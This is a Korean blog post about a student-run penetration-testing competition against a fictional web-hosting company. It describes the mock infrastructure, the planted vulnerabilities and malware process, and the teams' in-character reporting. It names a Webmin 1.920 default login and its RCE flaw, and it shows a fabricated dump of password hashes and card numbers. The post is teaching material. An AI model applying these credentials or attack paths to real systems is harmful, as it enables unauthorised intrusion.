시나리오 기반의 모의침투테스트 대회를 진행하며

요약

(영어가 편하신 분들 or If you are an English speaker, please read the english version of this article here - https://blog.sunggwanchoi.com/we-created-a-fake-company-infrastructure/)

2020년 봄학기 1월 초, 나와 내 친구는 학교의 취약점 진단 및 모의침투테스트 그룹의 공동리더가 됐다. 이 기회를 살려 실제 모의침투테스트와 비슷한 대회를 만들어 봤다. 단순히 몇 개의 호스트를 공격하는 것이 아닌, 참가자들이 실제 모의침투테스트처럼 사전 계약, 정보수집, 취약점 분석, 침투, 포스트 익스플로잇(Post-Exploit), 보고서 작성 및 프리젠테이션까지 진행하는 대회다. 이 대회는 단순히 특정한 툴이나 공격기법을 배우는 것이 아닌, 실제 고객과의 소통, 보고서와 프리젠테이션 작성, 제한된 룰과 스코프 안에서의 절제된 모의침투테스트란 어떤 것인지 친구들에게 가르쳐주고 싶어서 만들었다.

총 2주 동안 능동적 보안 (Offensive Security) 경험이 거의 없는 1~3학년 대학생들이 참가했다. 학생들은 가상의 보안 회사들을 만들었고, 내가 가상으로 만들어낸 *RvaptHosting* 이라는 회사와 계약을 맺고 모의침투테스트를 진행하는 시나리오로 대회를 진행했다.

이 글에는 왜 내가 이런 대회를 만들었는지, 어떻게 인프라를 준비했는지, 학생들이 어떤 것을 배웠는지, 어떤 취약점들이 있었는지, 그리고 내가 개인적으로 배운 점들을 담았다. 글을 읽은 여러분들이 영감을 받아 자신들만의 프로젝트, 대회를 만들어 친구/팀원/선후배들과 즐긴다면 그것 만큼 뿌듯한 것이 없을 것 같다.

동아리 학생들이 실제로 작성한 모의침투테스트 보고서도 마지막 **학생 보고서 섹션**에 링크를 걸어놨으니, 관심 있으신 분들은 가서 보시면 된다. 다만 학생들이 미국인들이라 보고서는 당연히 영어로 작성되었다.

목차

RITSEC 과 RVAPT - 동아리

RITSEC 동아리 로고

RITSEC 은 내가 다니고 있는 Rochester Institute of Technology 학교에 있는 정보보안 학생 동아리다. 부원수가 100명이 넘고, 5개의 소그룹이 있으며, 4개의 학생 대회를 직접 개최하는 동아리로, 상당히 활발한 활동을 하고 있다. 그 중 내가 그룹 장으로 있는 RVAPT (RIT Vulnerability Assessment & Penetration Testing) 는 취약점 진단 및 모의침투테스트를 중심으로 뭉친 소그룹으로, 약 20명의 인원이 활동하고 있다.

내가 RVAPT 그룹장이 되면서 꼭 하고 싶었던 것이 바로 그룹원들에게 제대로된 능동적 보안 (Offensive Security) 경험을 시켜주는 것이였다. 이것에 관해서는 이 글에서 더 설명해놨다 (근데 영어버전 밖에 없다). 요약하면 너무 기술적인 툴 사용법이나 공격기법 보다는 나와 고객과의 관계, 능동적 보안의 비즈니스적 가치 창출, 보고서 및 프리젠테이션 작성 등에 관련된 것을 가르치고 싶다는거다.

부원들에게 그런 경험을 시켜주기 위해선 가짜 회사를 만들고, 부원들에게 모의침투테스트를 처음부터 끝까지 해보라고 하는게 제일 효율적일 것 같았다. 그래서 내 공동 그룹장 친구의 도움을 받아 가짜 회사의 IT 인프라를 만들고, 대회를 진행했다.

참고사항

대회 인프라 속에서 나오는 나오는 데이터, 인물, 단체, 회사들은 모두 허구로 만들어진 것입니다. 실제 모의침투테스트와 비슷하게 진행하기 위해 가상으로 만들어진 것들이니, 혼동하지 말아주시기 바랍니다.

대회 시나리오

내가 만든 허구의 회사 - RvaptHosting

RvaptHosting 웹사이트
대회 패킷 (설명서?)
RvaptHosting 의 서비스 계약 제안서

그리하여 가짜 웹 호스팅 회사 RvaptHosting 이 만들어졌다. RvaptHosting 은 오랫동안 웹호스팅 업계에 종사하고 있는 회사라는 설정이다. 최근 회사와 고객들을 향한 사이버 공격이 많이 이뤄졌고, 하필이면 웹호스팅 업계를 위협한다는 APT-코로나 (이것도 내가 만든 가짜다)까지 날뛰고 있는 상황이다. 이에 RvaptHosting 은 회사 인프라 내 보안 실정을 알아보기 위해 보안 회사와 모의침투테스트 계약을 맺는다... 라는 시나리오다.

Date	Description	Location
Pre-Competition		
3/25/2020	Teams created & Packet distributed	Online
3/27/2020	Initial meeting with your client	Online
3/28/2020	Request-FP* distributed	Online
Competition		
4/5/2020	RFI* and Response-FP* due	Online
4/6/2020	Hands-On Keyboard Begins	Online
4/12/2020	Mid-Engagement Briefing	Online
4/19/2020	Hands-On Keyboard Ends	Online
4/20/2020	Reporting & Presentation	Online

*Request For Proposal
*Response for Proposal
*Request for Information

대회 타임라인


시나리오가 갖춰졌으니, 좀 더 모의침투테스트와 관련된 기술적인 시나리오를 만들어봤다. 학생들은 기본적으로 블랙박스 형태의 내부 모의침투테스트를 진행하게 된다. 사전 협의 단계, 정보수집, 침투, Post Exploitation, 보고서 작성 등을 수행하게 된다. 또한, 실제 계약과 비슷하게끔 2주간 대회는 진행되고, 위에 보이는 타임라인 처럼 중간 보고 및 마지막 보고 등의 프리젠테이션도 끼워넣었다.

또 한가지, 대회는 인-캐릭터 (In-Character) 로 진행하기로 했다. 인-캐릭터는 연기와 비슷한 개념이다. 대회 중 학생들은 대회 운영진(나) 와의 소통을 모두 실제 보안업체와 고객회사가 소통을 하듯 진행해야한다. 가명을 쓰고, 보고서의 문체 및 통화/미팅할때의 단어선택 또한 실제 상황과 비슷하게 설정한다. 이렇게까지 시킨 까닭은 나름의 현실적인 환경을 만들기 위해서였다. 인-캐릭터 개념 자체는 내가 작년에 참가해 2위를 받은 National CPTC 대회에서 빌려온 것이다.


마지막으로, 시나리오에는 단순히 보안 취약점들 뿐만 아니라 침해지표, 불법을 저지르고 있는 RvaptHosting 직원, 실제로 인프라내에서 작동하고 있는 가상화폐 채굴 악성코드 등을 추가했다. 이는 다음 장에 더 자세히 설명해놨다.

여기까지가 대회 시나리오 및 배경이다. 학생들은 총 3개의 가상 보안업체를 만들었고, 이렇게 대회가 시작됐다.

1번팀 - Red Force X (IBM 보안쪽에서 일하시는 분들이라면 눈치채실 듯)




2번팀 - Black Hawk Security



3번팀 - Starch Consulting

대회 인프라



대회 인프라

솔직히 허접하다. 2명이서 4주간 수업, 중간고사, 다른 공격&방어 대회들, 코로나 바이러스, 과제, 프로젝트들을 수행하면서 준비한 대회라 정말 간단하게 만들 수 밖에 없었다. 시간이 너무 없었다.

인프라로 돌아가자면, DMZ 와 내부망 두 개의 서브넷으로 이뤄져있는 인프라다. 심지어 서브넷들은 모두 Flat 하게 이뤄져있다. 중간에 방화벽/라우터 하나를 더 설치하려다가 시간이 없어서 포기할 수 밖에 없었다.


인프라는 허접했지만, 최대한 모든 호스트들이 뭔가 관계를 갖도록 노력했다. 예를 들자면 DMZ에 있는 MGMT (Management, 매니지먼트) 호스트는 내부망에서 DMZ로 갈때 사용하는 점프 박스다. 시스템 관리자들이 사용하는 매니지먼트 호스트이기 때문에 RvaptHosting 의 중요 고객들의 데이터가 저장되어 있는 데이터 베이스가 있고, 다른 웹서버 중 하나가 이 데이터베이스를 사용하는 등, 호스트들끼리 관계 및 소통이 있도록 만들었다.

모의침투테스트의 첫 스코프는 `192.168.110.0/24` DMZ 서브넷이다. 이후, DMZ에 침투하고 Post Exploitation 을 진행한 뒤 내부망인 `192.168.120.0/24` 서브넷을 발견하는 식으로 인프라를 구성했다.


DMZ 서브넷

웹호스팅 회사 답게, RvaptHosting 의 DMZ 서브넷은 고객사들의 웹 페이지 및 웹 어플리케이션이 자리잡고 있다. 잘 알려진 LAMP 스택 말고도 ReactJS, 도커를 활용한 컨테이너 환경, Perl 기반 웹 어플리케이션 등, 다양한 스택의 웹 어플리케이션들을 설치하려고 노력했다. 총 7개의 웹 어플리케이션 / 웹사이트와, 15개의 취약점들을 만들어놓았다.


아래는 몇몇 고객사들의 웹 어플리케이션/웹사이트다. 다시 한 번, 이 대회에 나오는 모든 데이터, 회사, 단체명, 그룹은 모두 허구로 만들어진 것이다.



eCommerce 을 운영하고 있는 고객사



ReactJS 기반의 웹어플. 사실 내가 수업 학교 과제로 만든 어플로 돌려막기 했다



Vulnerable Wordpress 도커를 활용해 구축했다


DMZ - 특이사항 1

불법 사업을 벌이는 SilkRoad 고객

그냥 웹어플과 취약점들만 넣어놓으면 대회가 너무 심심할까봐 다른 설정도 넣어봤다. 바로 RvaptHosting 의 고객사 중 하나가 불법 사업을 하는 고객이라는 설정이다. 이름도 2013년도 딥웹에서 운영되던 악명높은 실크로드를 가져다와서 썼다. 혹시 모르니 회사 랜딩 페이지에 하는 일이 모두 불법이라고 떡하니 써놨다.

개인적으로 궁금했던 것은 학생들의 반응이였다. 이 고객사를 무시할까? 아니면 RvaptHosting 에게 보고를 할까? 보고를 하면서 경찰쪽에다가도 연락을 한다는 인-캐릭터 설정을 할까? 나라면 어떻게 했을까? 이 글을 보고 있는 여러분들이라면?

실크로드 뿐만 아니라 RvaptHosting 의 직원 중 하나가 실크로드와 같이 불법적인 일을 벌인다는 설정 또한 만들어봤다. 신기했던 점은, 3개의 팀 중 오로지 1개의 팀만이 이에 관련해서 RvaptHosting 에게 연락을 했다는 점이다.



실제로 연락을 취한 1번팀

모의침투테스트 중 발견하는 데이터 및 정보들에 관해 어떻게 처리해야 하는지는 팀마다, 모의침투테스터마다, 회사마다 다른 것으로 알고 있다. 그런면에서 1번팀은 내부 회의를 열고 결정을 내린 뒤 고객에게 연락을 했는데, 이 점이 참 대견스러웠다.

DMZ - 특이사항 2

```
root      120586  0.0  0.3 555608  6076 ?        Sl   10:51   0:01 /home/rvaptsupport/.legionminer_callbak
base1     121664  0.0  0.3 555608  7132 ?        Sl   11:01   0:02 /home/rvaptsupport/.legionminer_callbak
rvaptsu+ 122310  0.0  0.3 481876  7012 ?        Sl   11:04   0:01 /home/rvaptsupport/.legionminer_callbak
www-data 124907  0.0  0.8 265700 16184 ?        S    16:01   0:00 /usr/sbin/apache2 -k start
```

DMZ 에 악성코드가 심어져있다라는 설정

실제 모의침투테스트를 하다가 테스터들이 악성코드를 많이 발견한다는 것을 선배와 교수님들에게 많이 들어봤다. 그래서 나도 대회 인프라에 악성코드를 넣어보기로 했다. 실제 악성코드는 아니고, 내가 학생 공격&방어 대회에서 레드팀 역할을 맡았을 때 만든 Yabnet 의 에이전트다. 이름만 `Legionminer_callbak` 로 만들었는데, Legion 이라는 이름 자체는 2019년도 후반기에 발견된 Legion Loader 라는 실제 악성코드에서 따온 것이다.

Potential Threat in DMZ Network Inbox ×

Mon, Apr 13, 9:36 PM

Hi Joe,

I have copied Bob and our team lead Cullen on this email as well, but I am reaching out to notify you that our team has recently found a potentially malicious executable file hidden on some of your company's external machines.


The file is called ".legionminer_callbak".

I wanted to check with you to see if this is a familiar file to you, and if not- how you would like to proceed. Being that this file may be potentially malicious, I would not recommend hesitating to address this matter in order to avoid any further compromise of RVAPTHosting's system.

2번팀의 악성코드와 관련된 인-캐릭터 이메일

신기하게도 이번에는 3개의 팀 모두 다 이 악성코드를 발견했으나, 실제로는 2번팀만이 대회 도중 연락을 해왔다. 실제 상황이였다면 바로 내부 회의 이후 고객사에게 알렸을 것 같은데, 다른 팀들이 너무 신중하지 않았나 생각해본다.

DMZ 서브넷 - 침투




DMZ 서브넷의 침투경로

DMZ 서브넷의 침투 경로를 이 글에다 적으려다 너무 길어질 것 같아 직접 작성한 문서를 대신 링크한다. 참고로 사실 15개나 되는 취약점들이 있어서, 침투 경로는 1개가 아닌 여러개가 있기 때문에 이런 방법이 있구나 정도로만 참고하면 좋다.

DMZ 침투 경로 (영어)

침투 방법 대신 학생 팀들이 못 보고 지나친 점들에 대해서 얘기를 해보자. 가장 많이 팀들이 저지른 실수는 바로 모의침투테스트를 Pwn-to-Own (호스트 탈취를 위한 공격) 으로 착각 했다는 것이다. 예를 들자면, 하나의 웹 어플리케이션에서 취약점을 찾았다면, 다른 취약점들은 검사해보지 않고 바로 다음 호스트로 넘어가는 식이다.



Webmin 1.920 어플리케이션

이 예가 가장 잘 드러난 것이 바로 Webmin 1.920 어플리케이션이다. 이 웹어플은 원격 호스트 조종을 위해 사용되며, 뚫기만 한다면 바로 특정 호스트들에게 명령을 실행할 수 있는 아주 중요한 웹어플이다.

학생 팀들 모두 `admin:webmin` 이라는 기본 비밀번호를 이용해 사용자 인증을 뚫는데는 성공했지만, Webmin 1.920 RCE 취약점을 발견하는데에는 관심이 없었다. 웹어플의 버전이 html 주석으로 떡하니 첫 페이지에 써져있었는데도 말이다. 그냥 웹어플을 뚫자마자 다음 호스트로, 다음 단계로 직진했다.


```
mysql> select clientname,repname,password,cardnumber from clients;
+-----------------------------------+-----------------------------+----------------------------------+------------------+
| clientname                        | repname                     | password                         | cardnumber       |
+-----------------------------------+-----------------------------+----------------------------------+------------------+
| Abbott, Yundt and Howe            | Lawson Mraz                 | 03df74e14836ae5fff293104152b9154 | 4929221849790176 |
| Casper-Wiza                       | Luisa Marvin                | f7416e5fd4027d843111fbace4da4bec | 5277521290723074 |
| Larson Inc                        | Buddy Schinner Jr.          | a56bbef1b4577b96726a4088f13fbb2e | 4716113973634008 |
| Kassulke, Brakus and Wehner       | Annetta Ryan                | 285b64bb1a54b225eb8427cc40ab7d34 | 4485516617391956 |
| Brakus Group                      | Gail Walker                 | a367dd712726cb69fea6b65b87e0991e | 344858907014337  |
| O'Conner PLC                      | Kelvin Osinski              | 95214f5bbe2f17683327db8c19128ac7 | 4485416592821    |
| Rodriguez-Stokes                  | Alejandra Lowe Sr.          | 2cba628a3ece94ac28e393db80db9a89 | 5215389611503249 |
```

RvaptHosting 데이터 덤프 (당연히 다 가짜다)

